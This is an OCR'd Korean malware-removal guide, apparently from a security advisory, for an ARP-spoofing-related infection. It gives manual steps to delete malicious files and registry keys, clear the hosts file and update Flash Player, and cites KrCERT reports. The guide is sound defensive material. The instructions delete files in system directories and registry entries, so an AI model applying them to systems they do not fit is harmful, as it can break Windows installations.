
※참고사항: 이번에 확인된 악성코드는 자동화 제작도구를 통하여, 제작된 것으로 보인다. 제작 시의 도구옵션 값에 따라, 타 기능들이 추가될 수 있으므로, 다른 옵션조건으로 제작된 샘플의 경우 치료방법이 다를 수 있다.

① 안전모드 부팅 후,
C:\Windows\Tasks\에 사용자가 만든 작업 파일을 제외한 모든 파일을 삭제




② C:\ 하위의 모든 폴더에서 wsock32.dll 파일을 검색하여 시스템 파일 (30KB 이상)을 제외한 악성 파일(16KB)을 모두 삭제






※ 윈도우 시스템 파일 (C:\WINDOWS\system32\wsock32.dll 등)을 삭제하면 시스템 오류가 발생할 수 있으므로 주의 요망


③ 메모장으로 C:\WINDOWS\system32\drivers\etc\hosts 를 열어서 모든 내용을 삭제 후 저장




④ C:\WINDOWS\system32\drivers\windf.* 파일을 삭제




⑤ %USERPROFILE%\Local Settings\Temp\ 혹은 %TEMP% 폴더에서 *.pif 파일을 삭제




⑥ C:\Windows\system32\에서 wincap.exe, arps.com을 삭제하고 WinPcap을 설치한 적이 없다면 추가로 Packet.dll, WanPacket.dll, wpcap.dll을 삭제




⑦ C:\Windows\에서 MicroSoft.pif과 MicroSoft.vbs 파일을 찾아서 삭제




⑧ C:\Program Files\에서 글자가 깨져서 보이는 폴더를 삭제




⑨ 레지스트리 편집기(regedit.exe)에서 03AA4538A6A8로 검색하여 상위 키 모두 삭제




⑨ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run에서 windf.exe 항목을 삭제



⑨ HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\에서 hackshen.vbs로 검색하여 해당 키 삭제




⑩ 시 스템 재부팅 후 C:\Windows\system32\에서 03AA4538A6A8.dll과 03AA4538A6A8.exe 삭제



⑪ 아래 Adobe웹사이트를 통해서 현재 설치된 Flash Player 버전을 확인한다.

URI: http://www.adobe.com/kr/support/flashplayer/ts/documents/tn_15507.htm



⑫ Flash Player 버전이 9.0.115.0 이하인 것은 모두 취약점을 가지고 있기 때문에 사용하는 웹브라우저를 열고 아래 URI를 입력하여 업데이트를 한다.

url: http://www.adobe.com/shockwave/download/download.cgi?P1_Prod_Version=ShockwaveFlash

<참고>

[KrCERT/CC 2007.06 - ARP Spoofing 공격 분석 및 대책]
http://www.krcert.or.kr/unimDocsDownload.do?fileName1=TR20070704_ARP_Spoofing.pdf&docNo=TR2007001&docKind=2

[KrCERT/CC 2007.02 - ARP Spoofing 기법을 이용한 웹페이지 악성코드 삽입 사례]
http://www.krcert.or.kr/unimDocsDownload.do?fileName1=IN2007003.pdf&docNo=IN2007003&docKind=3